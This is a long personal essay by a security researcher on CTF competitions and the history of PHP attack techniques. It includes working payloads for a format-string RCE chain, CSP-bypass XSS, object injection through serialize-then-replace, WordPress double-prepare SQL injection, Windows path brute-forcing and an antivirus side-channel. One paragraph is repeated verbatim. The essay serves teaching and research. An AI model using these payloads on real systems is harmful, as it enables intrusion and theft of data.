# The Art of PHP - My CTF Journey and Untold Stories!

**AUTHOR**: Orange Tsai <orange@CHROOT.org>

## Table of Contents



## Prologue

We all play different roles throughout our lives. I was fortunate enough to discover my passion early - and even luckier to make a living out of it. Before becoming a full-time hacker, I was also a script kiddie causing trouble, a young guy thirsty for bigger thrills, and a bug hunter chasing higher bounties. And now, I can proudly call myself a "hacker." All these experiences - whether good or bad - have truly shaped who I am today, and this article shares one chapter of my life - the days when I was competing full-time in "hacking competitions!"

### About Me

Hi, I'm Orange Tsai. I guess many of you probably know me from my vulnerability research [1]. Maybe you've also heard my name mentioned as a Pwn2Own champion, a Pwnies Awards winner, or even spotted my bugs on the KEV (Known Exploited Vulnerabilities) list - like those in Microsoft Exchange Server, SSL VPNs, and most recently, Apache HTTP Server. I'm not really sure if this is something I should be proud of, but out of the top 15 bugs hackers exploited most in 2021 [2], around 60% were discovered and reported by me... (sigh)

### Hacking Competitions

It's been about 18 years since I first came across these so-called *hacking competitions*. Back then, those competitions - or Wargames, as we called them - weren't nearly as competitive as today's CTFs. Instead, they were more about passing down knowledge and, you know, just having fun. So all sorts of niche topics - whether from computer science, hacking skills, math, or even hacker culture - could become challenges, as long as geeks thought they were cool enough!

So even today, after all these years, I still vividly remember those carefree days when I could simply explore new things. Every day I'd look forward to learning something new - no matter how useful or useless - diving deep into subjects just to solve one simple question, and getting excited about every tiny step forward. Just learn, hack, enjoy - then repeat!

I still remember those days when I was hooked like it was an online game - staying up day and night climbing ranks on the leaderboards. At that time, I'd do anything to solve those challenges - even printing them out and shamelessly asking my math teacher for help. You know, for someone who wasn't exactly a typical "good student," that wasn't easy. Anyway, I tried everything I could think of, but nothing worked, and my ranking stayed stuck for a long time - until one day, I realized that the challenge wasn't as strict as I'd thought. This meant I could just skip the hardest part of the polynomial - and finally got the right answer!

That was the first time - at least as far as I remember - that I felt the joy of solving problems in a clever way. It was also the first moment I clearly realized that, just by paying attention to a few more details, even someone like me could crack problems that the pros called impossible. This kind of "thinking outside the box" really had a huge impact on my life afterward!

### Being a Pro CTF Gamer

I've spent a huge part of my life playing these games, which we now call "CTF." For those unfamiliar with this term, here's a quick explanation:


CTF (Capture the Flag) was originally created by hackers to challenge each other, requiring participants to master various hacking techniques to capture the so-called *flag*.

Ever since DEFCON officially introduced it as part of its event in 1996, CTF has gradually evolved into a highly competitive *esport*, where participants typically have 48 to 56 hours, to grind through challenges set by organizers. Over the years, CTF has also steadily grown into numerous event series across conferences, universities, and even nationwide tournaments - ranging from competitions like SECCON in Japan and XCTF in China, to international competitions like ICC. DEFCON CTF is especially regarded as the "holy grail" among enthusiasts - something many hackers dream of experiencing at least once in their lifetime.

I'm fortunate to have experienced the golden age of CTF. Looking back at my "esports career," I've participated in hundreds of competitions, especially during those four to five years when I was deeply into CTF. I'd fly out to different countries almost every two months to attend those finals, all while grinding through those tough online qualifiers. Though I've gradually stepped away over the past few years, I still miss those days. Whether it was hacking all night with my teammates in classrooms, or talking shit and just wandering around new cities between competitions, these moments remain some of my most precious memories!

Another thing I really love about CTF is its unique community culture. In fact, a CTF's reputation usually depends directly on the quality of its challenges. To keep their events awesome year after year, organizers typically spend months gathering ideas, stuffing their most interesting techniques, wildest creativity, and proudest exploits into their challenges. Whether it's reconstructing a half-eaten QRCode pancake [3], physically hacking a slot machine [4], or giving each team an Xbox and asking them to battle it out in Doom [5] - these wild ideas fully showcase the organizers' creativity. Among them, I'd say the most legendary example has to be "cLEMENCy," introduced by LegitBS during their last year hosting DEFCON CTF [6]. They created an entirely new, middle-endian CPU instruction set and even *redefined a byte* as having 9 bits!

=> 9 bits per byte, stored in the middle-endian format!




LegitBS released the emulator, debugging tools (and even a hardcover manual!) just one day before the competition. You can't imagine how shocked we were at the time! They spent two whole years designing a brand-new architecture but gave teams just three days to master and craft shellcode on it. But even now, I still see it as a remarkable feat, because they successfully shifted the competition's focus back to teams' genuine skills, rather than those pre-made tools. Of course, this also turned the finals into a four-day hackathon. (shrug)

Aside from the culture, many brilliant ideas have also come from CTF teams while solving tough challenges. Techniques like One-Gadget RCE [7] are classic tricks full of CTF spirit. Others, such as Return-to-CSU [8] and House of Orange [9], are also fan favorites. Even the "Metagame" outside the competitions is part of what makes CTF more fun. I've heard of teams plugging network cables into other teams' routers through social engineering, exploiting Wireshark bugs to mess with other teams' packet analysis, using FreeBSD 0days to enable "God Mode" [10], or even exploiting ELF parser bugs [11] to fool all reversing tools - just like my teammates did [12].

These are exactly the kinds of creative tricks and techniques competitions inspire!

I really love this vibe - a group of people, without worrying about anything, just hacking for fun. So even though CTF is essentially a competition, it's still somehow a reflection of the internet. I think these creative sparks between organizers and participants deserve to be remembered, instead of being lost in time. That's exactly why I want to take this opportunity - to make sure these incredible stories live on!

**How About PHP Security?**

I really love PHP! Especially back in those days, just knowing a little bit about it was enough to roam freely on the internet - somehow, its flaws made it feel flawless. Of course I know, doing this so-called *website hacking* usually got you labeled as a noob - or worse, a script kiddie. But no matter what, I still really want to write something about PHP - especially from the perspective of its internals and language design.

I started getting into PHP around 2010. Back then, Stefan Esser's "The Month of PHP Security" [13] felt like the only bible to me! Another webzine I absolutely loved was "PHP Codz Hacking," published by 80vul [14]. Though I couldn't fully grasp all the details at the time, I still kept reading whenever there was an update. These were all like spiritual food during my youth, shaping the younger me!

As the CTF scene rapidly grew around the mid-2010s, it gradually became a significant contributor to PHP security. Whether it was organizers crafting ingenious challenges to test hackers worldwide, or teams coming up with unexpected solutions, all of these efforts have pushed PHP security forward. Just like I mentioned earlier, though CTF is essentially a mirror of the internet, sometimes it has real-world impacts, too!

Fast forward to recent years, thanks to CTF, I've had the chance to witness - and even help create - several new attack techniques. Along the way, I've also revisited PHP's source code more times than I can count. I know there must be others who could talk about this better than me, but please let me take this special opportunity to fulfill one of my lifelong dreams!

## Main

Next up, I'd like to talk about the sparks that fly between CTF and PHP!

Whether it's those classic techniques that have inspired generations of CTF authors, or how the CTF community pushes the security boundary in its unique way, I'd love to highlight those stories.

Of course, no one can know every story out there. So, if anything's missing or inaccurately mentioned, I apologize in advance. Also, I'd love to hear more stories from you - I mean, the more we share these tales, the longer they'll live on :)

**1. Reviving Forgotten Bugs Through CTF**

We always want to stay at the cutting edge, but it's impossible to keep an eye on every single detail out there. That's exactly why CTF is such a perfect way to revisit those forgotten bugs.

In fact, to create truly awesome challenges, many CTF authors even become "bug archaeologists." I mean, figuring out what's really fun seriously tests how broad our knowledge is and whether you're up-to-date with the latest techniques. That's why CTF authors usually go treasure hunting through obscure technical docs, forgotten forums, and even ancient bug trackers - digging out minor issues, unleashing their creativity, and breathing new life into them!

Just take the "Corrupting Upload File Indices" bug [15], for example - it's something I'd completely overlooked for ages. It cleverly exploits the inconsistent use of `snprintf()` when building array index names, allowing you to craft data structures that normally require multiple file uploads - by using just the single-upload mode! It wasn't until I came across this trick during a quick onsite CTF that I realized I'd totally missed out on such a cool bug!

**1.1 - Formatting Objects for Fun and Profit!**

Since this is the first chapter, let me kick things off by sharing something from my own collection! Ever since the "Arbitrary Object Instantiation" first appeared in 2015 [16], I've been closely following this type of attack. Simply put, this attack is all about exploring what can go wrong when attackers control exactly which object gets instantiated by the `new` keyword.

From past experiences messing around with Object Injection, we already know that the available classes in the environment pretty much decide whether an attack will succeed. Over the years, lots of researchers have dived into this topic and significantly advanced the exploitation techniques [17]. But if there aren't any vulnerable classes left in the environment - does that mean game over? Of course not! If you stop limiting yourself to "simply instantiating PHP objects," and instead take things down to a low-level language like C, you might even discover an entirely new way to break things open!

```
Arbitrary Objects? Choose Your Weapon!

    <?php
        $model = $_GET['model'];
        $object = new $model();
```

I think the bug Andrew discovered [18] is an excellent example! This was a format-string vulnerability that popped up briefly in PHP 7.0.0. When PHP was making the big jump from 5.6 to 7.0, it introduced a brand-new `Throwable` interface to better catch errors that the old exception mechanism couldn't handle. However, while integrating the existing exception-handling logic into this new interface, the developers accidentally brought along this vulnerability, too.

```
+--------------------------+   +--------------------------+
|  Arbitrary Object Inst.  |   |      PHP Bug #71105      |
|--------------------------|   |--------------------------|
| <?php                    |   | <?php                    |   +==========+
|   $model = $_GET['mod']; | + |   $name = "%n%n%n";      | = [ B O O M !]
|   $obj = new $model();   |   |   $name::doSomething();  |   +==========+
+--------------------------+   +--------------------------+
```

When I first saw Andrew's report, it immediately hit me that this bug could perfectly combine with the previous attack, creating a fun combination - something I'd like to call "Format-String Oriented Programming!"

**One two three - pop that FSB!**

[1] leak address through PHP errors

```
$ curl "http://orange.local/index.php?model=%p-%p-%p"
  Fatal error: Uncaught Error: Class '0x23-0x7fffb61f3df0-0x7f1b12666000'
  not found in [...]
```

**next**

[2] move a heap pointer on stack to `GOT(free)-2`

```
$ curl "http://orange.local/index.php?model=AAAAAAAAAA \
        AAAAAAAA-%p-%p-%p-[...]-%p-%p-%p-%015373273d-%n"
  [...]
```

**next**

[3] partially overwrite `GOT[free]` to call `system()`

```
$ curl "http://orange.local/index.php?model='|id&&exit; \
        AAAAAAAA-%p-%p-%p-[...]-%p-%p-%p-%0605504d-%n"
  [...]
  uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Originally, this was just an idea collecting dust in my notes, waiting for the perfect moment to turn it into a challenge - but who knew ten years would fly by like that? Since the perfect timing never came, maybe this is the right place to write it down - I mean, it's not every day you get to see a classic format-string bug popping up in a scripting language. That's PHP for you!

### 1.2 - When Security Features Make You Less Secure

Ever since @alech and @zeri demonstrated how you could take down almost every programming language through algorithmic complexity [19], PHP had no choice but to introduce the `max_input_vars` directive as a defense measure. Although this didn't fundamentally solve the issue, at least it prevented resource exhaustion from excessive input. However, using limitations as a defense can sometimes be a double-edged sword. Take PCRE's `backtrack_limit`, for example - it's often abused to invalidate regular expressions. And now, I'd like to introduce another interesting case, where a security feature actually leads to a *security bypass*!

In PHP, there's a hidden trap when using `header()`: if there's any kind of output before setting response headers, PHP simply ignores all subsequent `header()` calls. The official documentation explicitly mentions this:

> Remember that `header()` must be called before any actual output is sent, either by normal HTML tags, blank lines in a file, or from PHP.

This is a textbook issue, and pops up in many CTF challenges. Yet, in most cases, it still relies on unexpected output caused by existing logical errors. But what if today, there's no code before setting response headers at all - can you still exploit it?

**CSP: Content Security Policy**

```
<?php
    header("Content-Security-Policy: default-src 'none';");
    echo $_GET["xss"];
```

Definitely! @pilvar cleverly exploited a side effect on `max_input_vars` [20] : when the number of parameters exceeds PHP's limit, PHP kindly throws a warning message at you. However, this warning indeed violates the assumption that "there must be no output before the response header," totally breaking the defense-in-depth CSP, and re-enabling Cross-Site Scripting again!

**CSP? Can't Stop Payloads!**

[1] CSP says No!

```
$ curl -i "http://orange.local/?xss=<svg/onload=alert(1)>"
  HTTP/1.1 200 OK
  [...]
  Content-Security-Policy: default-src 'none';
  <svg/onload=alert(1)>
```

**next**

[2] We're free from CSP now!

```
$ curl -i "http://orange.local/?xss=<svg/onload=alert(1)> \
          &A=1&A=2&A=3&A=4&...&A=999&A=1000"
  HTTP/1.1 200 OK
  [...]

  <b>Warning</b>: PHP Request Startup: Input variables exceeded 1000 [...]
  <br />
  <b>Warning</b>: Cannot modify header information - headers already sent


  <svg/onload=alert(1)>
```

Honestly, I really love this kind of story - where security features end up making you less secure! And... Speaking of fixes for complexity attacks - there was one time when a patch accidentally upgraded the simple DoS issue into full-blown remote code execution. But that's a whole other fun story [21]!

## 2. One `unserialize()` to Rule Them All

The entire Infosec community realized early on: once attackers control the `unserialize()` input, they can prefill an object and reuse dangerous Magic Methods to launch various attacks. However, as people gradually became aware of the danger of deserialization, developers no longer trusted user-supplied inputs. This shift pushed security researchers to start digging deeper into the underlying behavior of applications.

WordPress, for example, stores strings, arrays, and even objects in the database without caring about their data types - which turns out to be a particularly interesting feature.

In WordPress, whenever a string fetched from the database "looks serialized," WordPress attempts to restore it automatically. So whether you're leveraging an asymmetric serialization interface [22], or bringing back the classic Column Truncation Attack [23] with a Pile of Poo Emoji (U+1F4A9) [24], you can easily trigger a deserialization bug in WordPress!

**WordPress Unserialize ALL the Things!**

```
function maybe_unserialize( $original ) {
  if ( is_serialized( $original ) ) // Looks serialized? Let's wake it up!
    return @unserialize( $original );
  return $original;
}

function is_serialized( $data, $strict = true ) {

  // [...] validate serialized string formats

  $token = $data[0];
  switch ( $token ) {
    // [...] `O` stands for `Object`
    case 'O' :
      return (bool) preg_match( "/^{$token}:[0-9]+:/s", $data );
    case 'b' :
    case 'i' :
    case 'd' :
      $end = $strict ? '$' : '';
      return (bool) preg_match( "/^{$token}:[0-9.E-]+;$end/", $data );
  }
  return false;
}
```

### 2.1 - The "Serialize-Then-Replace" Pattern

As far as I remember, the first time I saw this pattern was back in 0CTF 2016 [25]. The pattern leverages an extra step that applications perform on serialized strings - breaking the serialization format, causing the embedded string to escape from its intended context, and ultimately get interpreted as an entirely new - and malicious - object!

As far as I remember, the first time I saw this pattern was back in 0CTF 2016 [25]. The pattern leverages an extra step that applications perform on serialized strings - breaking the serialization format, causing the embedded string to escape from its intended context, and ultimately get interpreted as an entirely new - and malicious - object!

**Serialize, Replace, Then Pwn!**
[1] crafting the payload...

```
php > $user = 'orange';
php > $pass = ';s:8:"password";O:4:"Evil":0:{}s:8:"realname";s:5:"pwned';
php > $name = 'Orange Tsai' . str_repeat('..', 25);
php > $obj = new User($user, $pass, $name);
php > $data = serialize($obj);
```

[2] developers attempt to block path traversal :)

```
php > $data = str_replace("..", "", $data);
```

**next**
[3] the length of `realname` field has been corrupted ;)

```
php > print_r($data);
 O:4:"User":3:{
     s:8:"realname";s:61:"Orange Tsai";s:8:"username";[...]
                        ^^ <--- corrupted length: [61 bytes]
                          |-----------------------------------|
                          |"Orange Tsai";s:8:"username";s:6:|
                          |"orange";s:8:"password";s:56:"    |
                          |-----------------------------------|
     ;s:8:"password";O:4:"Evil":0:{}
     s:8:"realname";s:5:"pwned";
 }
```

**next**
[4] We have smuggled our own *Evil* object!

```
 php > print_r(unserialize($data));
  User Object (
      [realname] => pwned
      [password] => Evil Object ()
  )
```

When it comes to classic examples of this pattern, we definitely can't skip the unexpected side effect WordPress introduced when it tried to harden its core class against the infamous "Double Preparing" problem [26].

Basically, Double Preparing is simply a bad developer practice. It stems from the mistaken assumption that anything returned by one `$wpdb->prepare()` is inherently safe, so passing it to another `prepare()` is also safe. Though WordPress does help block dangerous characters from causing SQL injection, it can't really stop developers from misusing format strings like `%s`. This bad practice ultimately breaks the whole prepared statement, reviving SQL Injection once again!

**Prepare Twice, Inject Once!**

```
php > $value = "%1$%s OR 1=1--#";
php > $clause = $wpdb->prepare(" AND value = %s", $value);
php > $query = $wpdb->prepare(
                    "SELECT col FROM table WHERE key = %s $clause", $key);
php > $wpdb->get_row($query);
   // SELECT col FROM table WHERE key='****' AND value = '****' OR 1=1--#'
```

And to keep developers from stepping on this landmine, WordPress introduced a workaround - it temporarily replaces all formatting characters processed by `$wpdb->prepare()` with special placeholders, and only restores them right before executing the query. This effectively prevents developers from introducing unexpected formatting characters while constructing SQL queries. However, WordPress overlooked one special case - the query itself might also contain placeholders!

**The WordPress Way: Hiding every single `%`!**

```
public function prepare( $query, $args ) {

    /* [...] formatting the $query with $args */

    // [!!!] replace `%` with a *random* placeholder.
    return str_replace( '%', $this->placeholder_escape(), $query );
}
```

So when this mechanism is combined with the serialization process we mentioned earlier, developers could unintentionally create a "serialized string containing placeholders." This causes WordPress to mistakenly restore extra placeholders, storing serialized data with mismatched lengths in the database. Then, the next time WordPress fetches that data, it gets parsed incorrectly - turning a previously legitimate string into a malicious object.

Since this behavior is considered just an unintended side effect, the issue still exists even in the latest version of WordPress. For plugin developers relying on the WordPress ecosystem, the best they can do is try to avoid stepping on this hidden landmine as much as possible - or they'll end up like WooCommerce, becoming yet another victim of deserialization vulnerabilities [27].

This "serialize-then-replace" pattern does also appear in Joomla! [28]. To handle user states, Joomla! manages all SESSION operations by itself. But since PHP serialization can produce strings containing NULL bytes, Joomla! also replaces these NULL bytes with special placeholders - giving attackers another chance to break the serialization format. I'm guessing this particular issue was probably the original inspiration behind that 0CTF challenge we mentioned earlier!

### 2.2 - Sleepy Cats Catch No Mice

If we're really going to talk about deserialization problems from a defender's perspective, aside from minimizing entry points to `unserialize()`, it's even more important to strengthen commonly used libraries. That way, even if attackers manage to find vulnerabilities within applications, they'll struggle to actually exploit them due to the lack of usable POP chains - ultimately making the entire PHP ecosystem much safer!

However, building these defenses was not easy at all. At first, developers relied on simple regular expressions, but the whole situation quickly turned into a classic cat-and-mouse game due to PHP's overly loose serialization parser. Developers soon moved their checks to the `__wakeup()` method, hoping to build a more robust defense right at the very start of the deserialization process. But surprisingly, under certain conditions, PHP itself "could silently skip calling the `__wakeup()`method" [29]! This unexpected behavior completely broke every defense relying on it - eventually leading to a remote code execution vulnerability in SugarCRM!

**How SugarCRM attempted to protect against deserialization attacks**

```
public function __wakeup() {
    // clean all properties
    foreach(get_object_vars($this) as $k => $v) {
        $this->$k = null;
    }
    throw new Exception("Not a serializable object");
}
```

Around 2017, we also started seeing various CTF challenges that aimed to bypass the `__wakeup()` method. However, most were still based on scenarios where different objects shared the same context - participants had to trigger garbage collection before one object's `__wakeup()` checks, then reuse dangerous code inside another object's `__destruct()`. What really caught my eye was the clever "Reference Trick" [30] used by Paul Axe at WCTF 2019: by pointing dangerous properties elsewhere, he neatly bypassed the property-cleanup operations in `__wakeup()`. The same idea was later adopted into Laravel's POP chains [31], becoming yet another classic deserialization!

### 2.3 - The "Holy Grail" of Deserialization Attacks

We've talked about plenty of deserialization issues so far, but how much damage they can actually cause still depends heavily on whether the application has any vulnerable classes or not. Of course, projects like PHPGGC [32] have been continuously documenting and polishing generic POP chains, but how to pull off deserialization attacks without any existing application code still remains the holy grail for deserialization hackers.

It's true that in the early days, hackers experimented with neat tricks - like using `SoapClient` to pull off XXE or SSRF [33] - but that was still quite far from achieving real RCE. Since then, app-level exploitation seemed to have hit a bottleneck, and lower-level approaches - especially those focusing on memory corruption - quickly became hot topics.

When it comes to the legendary memory corruption cases in PHP deserialization, most people might probably think of the amazing work by @cutz (and others) on PornHub [34]. But, I bet we all first learned how to craft fake `zval` structures from Stefan Esser's research [35] - going step-by-step from arbitrary reads, arbitrary writes, all the way to fully controlling the Program Counter!

And while we're on this topic, there's another name we absolutely can't miss: Taoguang Chen (aka. Ryat). He began reporting tons of bugs directly inside the serialization parser starting around 2015, sparking a new wave of low-level research on deserialization issues. Even PHP's core developers also publicly acknowledged that "deserialization had become the largest source of security bug reports" for them!

I've also personally benefited multiple times from bugs reported by @Ryat (thanks!). During one of my red team operations, I started from a Type Juggling 0day, turned that into a Use-After-Free [36] on a completely unknown and remote environment, and then spent several weeks grinding through it before finally achieving full RCE. Honestly, it's still one of my proudest hacks to this day, and I even turned the whole process into a CTF challenge afterward - if you're interested in the full chain, feel free to check it out right here [37]!

With the official PHP team announcing "they wouldn't treat `unserialize()` as a security boundary anymore," it seemed like the whole deserialization journey was coming to an end. But just as everyone thought the era of deserialization attacks was about to close, another new chapter was already taking shape - ready to shock the entire Infosec the very next year. We'll dive into this brand-new technique shortly in the upcoming section, "New Attacks and Techniques Born in CTFs".

**Spoiler Alert:** it's our all-time friend, LFI... and more! ;)

## 3. When Windows Breaks...

One thing I really love about Web Security is that, even though each individual trick seems pretty simple, the real challenge lies in figuring out how to chain them together. Especially nowadays, behind every seemingly simple website, there's usually a complex mix of tech stacks, layered architectures, and cross-system interactions - not to mention that each component has its own quirks and technical debt. So what makes Web Security fascinating - and frankly beautiful - to me is finding a tiny flaw, figuring out how to leverage the architecture to amplify its impact, and chaining everything together into a clean, well-crafted exploit to take over the entire system!

Personally, I'm a huge fan of the security issues caused by interactions across applications. Whether it's about HTTPoxy [38] - caused by naming collisions defined in RFC specs - TLS Poison attacks [39] that abuse TLS/SSL session resumption, or an old-school trick from the '90s resurfacing in modern frameworks [40] like Laravel, these are all legendary in my book!


But let's put those aside for now - and start with everyone's favorite classic: Windows!

### 3.1 - Windows Path Madness

If we're really talking about the most notorious issue when running PHP on Windows, I'd say it's definitely how Windows handles file paths! My earliest memories of this topic probably come from the classic articles by the teams at USH.it [41] and ONsec [42]. They documented tons of quirky behaviors in how Windows processes file paths, allowing you to access files in all kinds of fancy ways.

These tricks were so well-known in the early days that you'd see them in basically every CTF. Probably the most memorable combo was using "wildcards in DOS Devices" to brute-force randomized filenames character-by-character. This technique quickly made its way into several popular web applications, including PHPCMS [43] and DedeCMS [44] as two notable examples. Attackers can use this trick to reveal sensitive paths - like backup files, session names, and even the admin portal - by simply checking whether certain paths exist or not!

**Brute-forcing the SESSION Path !**




```
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_A<"      # [--]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_B<"      # [--]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_C<"      # [OK]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_CA<"     # [--]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_CB<"     # [OK]

  [...]

$ curl "${URL}&font=[...]/tmp/sess_CBHRVOFTMP41BIOV02VPSGSUP7"      # [OK]
```

Also, Alternate Data Streams (ADS) on NTFS is another feature hackers love to abuse. A classic trick is using a special stream to turn "arbitrary file writes" into "arbitrary directory creation" [45]. One particularly memorable combo is leveraging this trick to create the missing `@@plugin_dir` directory, thereby reviving the MySQL UDF attack chain!

**Revive the MySQL UDF Attack!**

```
C:\Users\Orange> ver
  Microsoft Windows [Version 10.0.19042.631]

C:\MySQL\lib> dir plugin
  File Not Found

C:\MySQL\lib> mysql -uroot -e
  mysql> SELECT 1 INTO OUTFILE 'C:\\MySQL\\lib\\plugin::$INDEX_ALLOCATION'
  ERROR 3 (HY000): Error writing file [...]  (Errcode: 22)

C:\MySQL\lib> dir plugin
  04/21/2025  06:21 PM    <DIR>          .
  04/21/2025  06:21 PM    <DIR>          ..
```

Given that most of these quirky behaviors come from Microsoft's attempts to maintain backward compatibility, websites running on Windows essentially start in hard mode. Even WorstFit Attack [46] that @splitline and I published last year stemmed from the technical debt that Windows has carried for over twenty years - all just to support legacy ANSI encoding - but we'll dive deeper into that later!

### 3.2 - Let's Make Windows Defender Angry!

Although we've talked plenty about Windows' weird behaviors, I guess if you choose Microsoft, you'll just have to live with it. However, what's even more surprising is that sometimes even Windows' built-in antivirus can sneak up and hit you with a sucker punch! And that's exactly what happened with AVOracle - an ingenious new technique from @icchy that can turn literally any scan result into a side-channel oracle!

This technique first showed up in a challenge called "Gyotaku The Flag" [47] at WCTF 2019. Since this is the second time we're mentioning WCTF, I think it's worth giving a bit more context here. Unlike traditional CTFs, WCTF uses a special "Belluminar" format [48]. The organizer invited the world's top 10 CTF teams, asked each team to create two challenges, and had them compete by solving each other's problems. And just like the name "Belluminar" suggests - besides "Bellum" (Latin for "war"), the more important part was the "Seminar" afterward. Each team had to give a detailed presentation explaining their challenge design, which was then evaluated by judges and other teams.

Since WCTF offered the largest prize pool at the time, figuring out "how to design a good challenge" naturally became the key to winning the competition. Designing a challenge that's fair - but not frustrating - and still fun enough to impress the world's top CTF players (including industry experts, pro hackers, and even multiple-time Pwn2Own champions) is way harder than it sounds. But that's exactly why so many groundbreaking hacking techniques made their debut at WCTF. For instance, the ever-popular "Semicolon Trick" [49] actually originated from a challenge I made for WCTF 2016, and was only later officially unveiled at Black Hat USA 2018!

Although @icchy made a small slip-up while designing the challenge, it didn't take anything away from its novelty. Later that same year, he brought the technique back using PHP at TokyoWesterns CTF - proving that AVOracle wasn't just an edge case; instead, it was indeed a new attack that could adapt to different scenarios!

**Here's what @icchy shared about how many teams solved his WCTF challs**

```
- 2017: 7dcs (Crypto, Web, Reverse, Pwn)  ->  0 solved
- 2018: f (Forensics, Reverse, Web)       ->  1 solved
- 2019: Gyotaku The Flag (Web, Misc)      ->  **everyone solved**
```

The entire AVOracle stems from how Windows Defender scans for malware - it automatically emulates anything that "looks like JavaScript." Especially since Defender evaluates the file as a whole, if a file includes both "attacker-controlled" and "unknown" parts, the attacker can leverage the controlled part to influence how Defender perceives the unknown section. What's worse, if Defender flags the file as malicious, it'll automatically delete it - letting attackers turn this file deletion into a side-channel oracle to reveal the file content!

**Let's pretend the following file is a valid EICAR so we don't make Windows Defender *angry*! ;)**

[1] Defender detects the EICAR string

```
$ cat eicar.com
  EICAR-STANDARD-ANTIVIRUS-TEST-FILE!

$ ./mpclient eicar.com
  [...]
  EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
```

**next**

[2] Defender kindly *emulates* your file as JScript

```
$ cat sample.txt
  var mal = "EICAR-STANDARD-ANTIVIRUS-TEST-FILE"
  eval(mal + "!")

$ ./mpclient sample.txt
  [...]
  EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
```

So, let's say you can store a secret in the SESSION file, but there's no way to read it directly. Crafting the following structure gives you the ability to check whether the first character of the secret is an `A`: if it is, the file gets deleted; otherwise, it stays. I think this technique is super creative - and in some ways, it's a perfect example of how CTF helps push the boundaries of cybersecurity!

**Defender *emulates* the JavaScript inside**

```
+-------------------------------------------------------------+
|                      Crafted HTML File                      |
|-------------------------------------------------------------|
|             [ Arbitrary Padding / Junk Data ]               |
|                                                             |
| +---------------------------------------------------------+ |
| | <script>                                                | |
| |    var c = document.body.innerHTML[0] == 'A' ? '!' : 0; | |
| |    eval("EICAR-STANDARD-ANTIVIRUS-TEST-FILE" + c)       | |
| | </script>                                               | |
| +---------------------------------------------------------+ |
|                                                             |
| +---------------------------------------------------------+ |
| | <body>                                                  | |
| |             [ Leaked Secret / Sensitive Data ]          | |
| | </body>                                                 | |
| +---------------------------------------------------------+ |
|                                                             |
+-------------------------------------------------------------+
```

## 4. New Attacks and Techniques Born in CTFs

We've already talked about tons of PHP-related tricks, but honestly, most of them didn't originally come from CTFs. On the other hand, we've introduced brand-new attacks born in CTFs - but again, they weren't exactly PHP-specific. So, are there any new attacks out there that are both totally PHP-specific and originated from CTFs?

I think this chapter perfectly captures where these two worlds intersect.

Let's see how the CTF community pushes technology forward in a unique way, breathing new life into the following attack surfaces!

### 4.1 - Twenty Years of Evolving LFI to RCE

[...]

### 4.2 - PHAR Deserialization

As more and more people realized how dangerous deserialization could be, developers became super cautious with `unserialize()`, causing such issues to gradually fade away. But what if today, we could break the assumption that "only `unserialize()` can trigger an attack?" Could we make deserialization great again?

Well, I think "PHAR Deserialization" coming up next is probably the best showcase: it can turn practically any file-related operation - whether it's SSRF, XXE, or even SQL injection - straight back into a deserialization attack! And I think I can proudly say that I was the first person to bring this technique to the world (correct me if I'm wrong). This technique originally appeared in my challenge at HITCON CTF 2017 [72]. However, it seems this trick stayed mostly within the CTF community [73] and didn't really gain broader attention.

Of course, I know Sam Thomas also presented this attack surface [74] at Black Hat USA 2018 (I was literally sitting in the audience right there!).You wouldn't believe how shocked I was! We chatted a bit afterward and realized we'd both independently discovered the same idea. Honestly, that made me respect Thomas even more, because while I'd just used this trick for fun in CTFs, he took it much further by exploring its real-world impacts and successfully exploiting it in well-known projects like Typo3, WordPress, and even TCPDF. It was Thomas who really put this trick on the map, so please give him a big round of applause, too!

But anyway - please allow me to include "PHAR Deserialization" in this section as well, and share the story!

**I'd almost forgotten about this IRC log [75] XD**

```
[13:14] <Beched> omg is this common knowledge? =)
[13:14] <Beched> where did you learn that PHP deserializes metadata in phars?
[13:14] <Beched> somehow no one knew that among us
[13:27] <orange_> I read the PHP source code in my free time
[13:27] <orange_> I think both tricks are not seen on the Internet
[13:27] <orange_> That's why nobody solve it ! :(
[13:38] <Beched> yeah that's cool
[13:38] <Beched> turning arbitrary read into unserialize
```

```
============================
|  Level 0 - What is PHAR?  |
============================
```

Just like JAR files in Java, "PHAR" is a PHP-specific archiving format designed for easier deployment. While designing this format, PHP also included a dedicated field to store the file's own metadata. And to make sure deployed applications could easily access this information later on, the metadata itself is also stored in a *serialized format* - which, as it turns out, opened a whole new door for attackers.

So, how can we exploit this serialized field? Let's reuse the "Blind AFR" from earlier, but this time we'll change the function from "reading a file" to something even more restricted - checking if a file exists:

